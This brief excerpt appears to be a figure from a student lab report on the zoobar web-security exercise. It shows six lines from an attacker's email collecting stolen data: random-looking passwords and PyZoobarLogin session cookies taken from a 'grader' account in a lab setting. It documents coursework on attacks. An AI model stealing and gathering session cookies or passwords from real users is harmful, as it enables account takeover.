The good stuff - Cookie/Password: GEETIYKXYOQ	18:37
The good stuff - Cookie/Password: GUUFDUMEZFY	18:37
The good stuff - Cookie/Password: VRMEQSFNSNDC	18:37
The good stuff - Cookie/Password: PyZoobarLogin=grader#ad1422365f49641491f75d2ea1427c19	18:36
The good stuff - Cookie/Password: PyZoobarLogin=grader#9647a44888d4046c8af34a566662d689	18:36
The good stuff - Cookie/Password: PyZoobarLogin=grader#7dc2a0e2c19c502c3d6882b1b2fce20e	18:36

Figure 34: Attacker's email with cookies and passwords